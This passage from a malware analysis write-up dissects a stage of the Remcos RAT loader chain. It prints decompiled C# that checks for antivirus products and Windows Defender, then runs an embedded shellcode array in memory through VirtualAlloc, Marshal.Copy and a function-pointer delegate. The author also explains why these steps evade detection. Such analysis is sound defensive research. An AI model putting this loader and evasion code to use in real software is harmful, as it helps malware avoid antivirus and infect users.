        value: ReverseString(3: "SzQY7iMKLu8WRa42jxeG09bPnv1sydtw6IUZHAOoED3f.ouEMKPRk7UTg8BFn3qdNbSja9Xr1mWDLVQ5zvJiepwCh"));
    string second = Conversions.ToString(
        value: ReverseString(3: "LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL"));
    File.WriteAllText(path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\strings_decrypted.txt", contents: first + Environment.NewLine + Environment.NewLine + second);
}
```




Let's analyze them one by one

Remcos[.]exe -> decrypted[.]dll -> Unhook[.]dll(LOLZ)


Basic static analysis

LOLZ -> Unhook[.]dll

It's a dll written in C#, there are some debug information here



Let's see the Avs [.][.] not that much we can tell



Advanced static analysis


Let's analyze it with dnSpy

Main(byte[], string);

From our previous analysis, we know that the Main method of the first type(class) will be called

We see here that it's checking for the existence of several known Avs directories and processes (avast, bullguard,Emsisoft(a2guard) used to be called a squared in the past, Dr[.]Web, bitdefender and AVG)[.]

If any of them is detected, the value of the variable flag becomes true and the execution proceeds[.]



There's also a call to detectwd(); let's check it

Detectwd();

```
// Token: 0x06000002 RID: 2 RVA: 0x00002128 File Offset: 0x00000328
public static bool detectwd()
{
    try
    {
        bool flag = Program.OS_Name().Contains("Windows 7") || Program.OS_Name().Contains("Windows 8") || Program.OS_Name().Contains("Windows 8.1");
        if (flag)
        {
            return false;
        }
        bool flag2 = Program.OS_Name().Contains("Windows 10");
        if (!flag2)
        {
            return false;
        }
        try
        {
            ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM
              AntivirusProduct");
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                string str = Conversion.Hex(managementObject.Properties["ProductState"].Value.ToString());
                bool flag3 = Operators.CompareString(managementObject.Properties["displayName"].Value.ToString(), "Windows Defender", false) == 0;
                bool flag4 = flag3;
                if (flag4)
                {
                    bool flag5 = Operators.CompareString(Strings.Mid(str, 2, 2), "10", false) == 0 | Operators.CompareString(Strings.Mid(str, 2, 2),
                      "11", false) == 0;
                    bool flag6 = flag5;
                    if (flag6)
                    {
                        return true;
                    }
                    bool flag7 = Operators.CompareString(Strings.Mid(str, 2, 2), "21", false) == 0 | Operators.CompareString(Strings.Mid(str, 2, 2),
                      "20", false) == 0;
                    bool flag8 = flag7;
                    if (flag8)
                    {
                        return true;
                    }
                    bool flag9 = Operators.CompareString(Strings.Mid(str, 2, 2), "00", false) == 0 | Operators.CompareString(Strings.Mid(str, 2, 2),
                      "01", false) == 0;
                    bool flag10 = flag9;
                    if (flag10)
                    {
                        return false;
                    }
                }
            }
```

Here, it's checking that if the file is running on window 7, 8 or 8[.]1, it will return false[.]

But if it's running on windows 10 it will proceed to the next steps

```
bool flag = Program.OS_Name().Contains("Windows 7") || Program.OS_Name().Contains("Windows 8") || Program.OS_Name
  ().Contains("Windows 8.1");
if (flag)
{
    return false;
}
bool flag2 = Program.OS_Name().Contains("Windows 10");
if (!flag2)
{
    return false;
}
```

The function OS_Name() gets the name of the OS using management object searcher (WMI)

```
public static string OS_Name()
{
    return (string)(from ManagementObject x in new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem").Get
      ()
    select x.GetPropertyValue("Caption")).FirstOrDefault<object>();
}
```

Back to our detectWd() method,

It uses management object searcher to search in the antivirus products, for each Antivirus product, it gets it's ProductState as Hex and save it in the str variable[.]


Then it gets the property displayName and compare it to Windows defender, if the comparison is true (string difference is 0), it proceeds to the next statements[.]

However, if the user is using windows 10, and he is not using any Av and removed Windows defender, it will run into an infinite loop[.]


```
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT
  * FROM AntivirusProduct");
foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
{
    ManagementObject managementObject = (ManagementObject)managementBaseObject;
    string str = Conversion.Hex(managementObject.Properties["ProductState"].Value.ToString());
    bool flag3 = Operators.CompareString(managementObject.Properties["displayName"].Value.ToString(), "Windows
      Defender", false) == 0;
    bool flag4 = flag3;
    if (flag4)
    {
        bool flag5 = Operators.CompareString(Strings.Mid(str, 2, 2), "10", false) == 0 | Operators.CompareString
          (Strings.Mid(str, 2, 2), "11", false) == 0;
        bool flag6 = flag5;
        if (flag6)
        {
            return true;
        }
        bool flag7 = Operators.CompareString(Strings.Mid(str, 2, 2), "21", false) == 0 | Operators.CompareString
          (Strings.Mid(str, 2, 2), "20", false) == 0;
        bool flag8 = flag7;
        if (flag8)
        {
            return true;
        }
        bool flag9 = Operators.CompareString(Strings.Mid(str, 2, 2), "00", false) == 0 | Operators.CompareString
          (Strings.Mid(str, 2, 2), "01", false) == 0;
        bool flag10 = flag9;
        if (flag10)
        {
            return false;
        }
    }
}
```

Then it start to compare the part of the string str ’Hex(ProductState)’ to some values, starting from the third character and taking two characters[.]

```
bool flag5 = Operators.CompareString(Strings.Mid(str, 2, 2), "10", false) == 0 | Operators.CompareString
  (Strings.Mid(str, 2, 2), "11", false) == 0;
bool flag6 = flag5;
if (flag6)
{
    return true;
}
bool flag7 = Operators.CompareString(Strings.Mid(str, 2, 2), "21", false) == 0 | Operators.CompareString
  (Strings.Mid(str, 2, 2), "20", false) == 0;
bool flag8 = flag7;
if (flag8)
{
    return true;
}
bool flag9 = Operators.CompareString(Strings.Mid(str, 2, 2), "00", false) == 0 | Operators.CompareString
  (Strings.Mid(str, 2, 2), "01", false) == 0;
bool flag10 = flag9;
if (flag10)
{
    return false;
}
```



Let’s do some googling to understand what it does, I googled “WMI antivirusproduct productstate”, there’s no official documentation to the return of this query[.] But someone has done a trial and error experiment to figure it out[.]



WSC_SECURITY_PRODUCT_STATE enumeration (iwscapi.h)

12/05/2018 • 2 minutes to read

Defines the current state of the security product that is made available to Windows Security Center.

Syntax

C++ Copy

```
typedef enum WSC_SECURITY_PRODUCT_STATE {
  WSC_SECURITY_PRODUCT_STATE_ON,
  WSC_SECURITY_PRODUCT_STATE_OFF,
  WSC_SECURITY_PRODUCT_STATE_SNOOZED,
  WSC_SECURITY_PRODUCT_STATE_EXPIRED
} ;
```

So, the product state property represents the state of the Antivirus, is it On, Off, up to date, outdated …

Let's analyze our code and try to figure it out[.]

10 or 11 return true[.] Enabled and up to date[.]

21 or 20 return true, Enabled but outdated[.]

00 or 01 return false[.] Disabled[.]

So, to recap, this function detects windows defender on windows 10, and that it is enabled[.]

Main(byte[], string);

Now let's go back to our Main function[.]

If any of these conditions is true (there's an antivirus on the device) the value of the variable flag becomes true, and the function QAFAST will be called[.] It takes two parameters, a byte and a string[.]

Recall our analysis of the previous file, the byte is the file TypeIdXClXSJP, and the string is the path of the current exe[.]

```
public static bool Main(byte[] inPBYl5rkAymaxpoMOwVCUhzu2SQt3Hdj806ZRJFND7c, string
  PL1bcjpVG9oaHr5WEexwSZqmOtByldR3vnC0Y27ifUQs)
{
    bool result;
    try
    {
        bool flag = Directory.Exists("C:\\Program Files\\AVAST Software") || Directory.Exists("C:\\Program Files
          (x86)\\AVAST Software") || Process.GetProcessesByName("BullGuard").Length != 0 ||
          Process.GetProcessesByName("a2guard").Length != 0 || Process.GetProcessesByName("drweb").Length != 0 ||
          Process.GetProcessesByName("vsserv").Length != 0 || Process.GetProcessesByName("AVGUI").Length != 0 ||
          Process.GetProcessesByName("bdagent").Length != 0 || Process.GetProcessesByName("odscanui").Length != 0
          || Process.GetProcessesByName("bdredline").Length != 0 || Program.detectwd();
        if (flag)
        {
            try
            {
                Program.QAFAST(inPBYl5rkAymaxpoMOwVCUhzu2SQt3Hdj806ZRJFND7c,
                  PL1bcjpVG9oaHr5WEexwSZqmOtByldR3vnC0Y27ifUQs);
                return true;
            }
```

QAFAST(byte[], string);

Now let's navigate and analyze this function

```
// Token: 0x06000005 RID: 5 RVA: 0x000023BC File Offset: 0x000005BC
public static void QAFAST(byte[] AYLO, string TWXNI)
{
    IntPtr value = IntPtr.Zero;
    checked
    {
        IntPtr intPtr = Program.VirtualAlloc(IntPtr.Zero, (uint)Program.array.Length, 12288u, 64u);
        Marshal.Copy(Program.array, 0, intPtr, Program.array.Length);
        Program.EntryPoint entryPoint = (Program.EntryPoint)Marshal.GetDelegateForFunctionPointer(intPtr, typeof
          (Program.EntryPoint));
        IntPtr intPtr2 = Marshal.AllocHGlobal(AYLO.Length);
        Marshal.Copy(AYLO, 0, intPtr2, AYLO.Length);
        while (value == IntPtr.Zero)
        {
            string path = TWXNI;
            bool flag = Operators.CompareString(TWXNI, Application.ExecutablePath, false) == 0;
            bool flag2 = flag;
            if (flag2)
            {
                path = Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
                {
                    '\\'
                })[Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
                {
                    '\\'
                }).Length - 1];
            }
            value = entryPoint(path, intPtr2);
            bool flag3 = value != IntPtr.Zero;
            bool flag4 = flag3;
            if (flag4)
            {
                break;
            }
        }
    }
}
```


First, here's a call to VirtualAlloc winAPI, it allocates space in the memory, the size of Program[.]array(the second parameter), and returns a pointer to the beginning of this space

```
// First, here's a call to VirtualAlloc winAPI, it allocates space in the memory
// the size of Program.array(the second parameter), and returns a pointer to the
// beggining of this space
IntPtr intPtr = Program.VirtualAlloc(IntPtr.Zero, (uint)Program.array.Length, 12288u, 64u);
```

Here's a call to the managed Marshall[.]Copy function which copies data from a one-dimensional, managed 8-bit unsigned integer array to an unmanaged memory pointer[.] Marshal[.]Copy DOES NOT uses WriteProcessMemory API, that's why it's a stealth way to write malicious bytes without getting detected by Antiviruses, it wraps the extern method Marshal[.]CopyToNative[.] it's extern means that it's implemented in C/C++ not in [.]net[.] it also cannot write to an external process memory[.]

It takes 4 parameters, the first is the source, the second is the start index, the third is the pointer to the allocated memory, the forth is the length of the source[.] which is the variable (array)[.]

```
// Here's a call to the managed Marshall.Copy function.
// Copies data from a one-dimensional, managed 8-bit unsigned integer array
// to an unmanaged memory pointer.
Marshal.Copy(Program.array, 0, intPtr, Program.array.Length);
```



Now we know that the values of the global variable array will be dynamically loaded in memory, so we will need to look closer to it[.]

```
// Token: 0x04000001 RID: 1
public static byte[] array = new byte[]
{
    233,
    151,
    30,
    0,
    0,
    85,
    139,
    236,
    184,
    77,
    90,
    0,
    0,
    131,
    236,
    20,
    102,
```

Here's a call to the managed [.]net GetDelegateForFunctionPointer(IntPrt, Type), this function takes an unmanaged pointer to an unmanaged function and returns a managed [.]net delegate to this function[.]

You can think of delegates in [.]net as function pointers, but safely typed[.]

The return of this function is casted and saved in the delegate called entry point[.] Now we know that the delegate entrypoint points to the address of the first byte in the variable array in memory, now we can make an assumption that the contents of the variable array is a shell code with the first bytes being the beginning of a native c style function[.]

```
Program.EntryPoint entryPoint = (Program.EntryPoint)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Program.EntryPoint));
```

```
// (invoke) Token: 0x06000000 RID: 15
public delegate IntPtr EntryPoint(string path, IntPtr data);
```

GetDelegateForFunctionPointer(IntPtr, Type)

Converts an unmanaged function pointer to a delegate.

C# Copy

```
public static Delegate GetDelegateForFunctionPointer (IntPtr ptr, Type t);
```

Parameters

ptr IntPtr

The unmanaged function pointer to be converted.

t Type

The type of the delegate to be returned.

Returns

Delegate


A delegate instance that can be cast to the appropriate delegate type.

Now, here's another memory allocation attempt, but instead of using the native windows API VirtuallAlloc, it uses the managed [.]net function Marshal[.]AllocHGlobal(int size), it's a wrapper over the win32 native API LocalAlloc function, it returns a pointer to the newly allocated memory, it takes a

parameter of type int (the first overload), which specifies the size of the memory to allocate, which is the size of the parameter AYLO[.]

Based on our previous analysis, we know that the parameter AYLO will be the file TypeIdXClXSJP

```
IntPtr intPtr2 = Marshal.AllocHGlobal(AYLO.Length);
```



Finally, another call to the Marshal[.]Copy function, but this time, copying the file TypeIdXClXSJP to the second allocated memory[.]

```
Marshal.Copy(AYLO, 0, intPtr2, AYLO.Length);
```

Now let's take a look at this stupid piece of code, the parameter TWXNI is the current exe path as we saw in our analysis before[.]

What it does is that it gets the main exe name and save it in the variable called path[.]

```
while (value == IntPtr.Zero)
{
    string path = TWXNI;
    bool flag = Operators.CompareString(TWXNI, Application.ExecutablePath, false) == 0;
    bool flag2 = flag;
    if (flag2)
    {
        path = Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
        {
            '\\'
        })[Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
        {
            '\\'
        }).Length - 1];
    }
```

Now here's the interesting part, Invoke the delegate entrypoint(path, data) , which points to the unmanaged function in the variable called "array (of byte[])" (the shellcode) , passing to it the current exe name and a pointer to the file "TypeIdXClXSJP" in memory[.]

The return value of the unmanaged function in the shellcode is then stored in the value variable[.] If it returns IntPtr[.]Zero, the code loops again and retry all the steps until it returns a value not equal to IntPtr[.]Zero[.]

```
}
// Invoking the delegate entrypoint, which points to the unmanaged function in the variable array,
// passing to it the current exe name and a pointer to the file TypeIdXClXSJP in memory
value = entryPoint(path, intPtr2);
bool flag3 = value != IntPtr.Zero;
bool flag4 = flag3;
if (flag4)
{
    break;
}
```

Conclusion

So, to recap, this is what this function does:

Copy the variable array byte[] (the shellcode) to memory, and assign it's address to the delegate entry point[.]

Copy the file TypeIdXClXSJP to memory[.]

Invoke the delegate entrypoint, which points to the shellcode in memory, passing to the name of the exe and the address of the file TypeIdXClXSJP in memory[.]

This will result in the invocation of the unmanaged function in the shell code called "array"[.]

Personally, I see that this library is a little bit weird, maybe not well written, the checking Antiviruses part really make no sense, coupled with the usage of the send injector NEW[.]bmp[.] also, Marshal[.]Copy, unlike WriteProcessMemory, can only copy bytes in the current process, so passing the victim process directory makes no sense, if you pass any directory but the current exe it will throw an exception[.]


```
// Token: 0x06000005 RID: 5 RVA: 0x000023BC File Offset: 0x000005BC
public static void QAFAST(byte[] AYLO, string TWXNI)
{
    IntPtr value = IntPtr.Zero;
    checked
    {
        // Allocate memory for the variable array, and get a pointer to it (intPtr)
        IntPtr intPtr = Program.VirtualAlloc(IntPtr.Zero, (uint)Program.array.Length, 12288u, 64u);
        // Copy the variable array to memory
        Marshal.Copy(Program.array, 0, intPtr, Program.array.Length);
        // The delegate entrypoint now points to the entrypoint of the variable array in memory
        Program.EntryPoint entryPoint = (Program.EntryPoint)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Program.EntryPoint));

        // Allocate new space for the file TypeIdXClXSJP, and get a pointer to it.
        IntPtr intPtr2 = Marshal.AllocHGlobal(AYLO.Length);
        // Copy the file TypeIdXClXSJP to the second allocated memory
        Marshal.Copy(AYLO, 0, intPtr2, AYLO.Length);
        while (value == IntPtr.Zero)
        {
            string path = TWXNI;
            bool flag = Operators.CompareString(TWXNI, Application.ExecutablePath, false) == 0;
            bool flag2 = flag;
            if (flag2)
            {
                path = Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
                {
                    '\\'
                })[Process.GetCurrentProcess().MainModule.FileName.Split(new char[]
                {
                    '\\'
                }).Length - 1];
            }
            // Invoking the delegate entrypoint, which points to the unmanaged function in the variable array,
            // passing to it the current exe name and a pointer to the file TypeIdXClXSJP in memory
            value = entryPoint(path, intPtr2);
            bool flag3 = value != IntPtr.Zero;
            bool flag4 = flag3;
            if (flag4)
            {
                break;
            }
        }
    }
```

Remcos[.]exe -> decrypted[.]dll -> shellcode

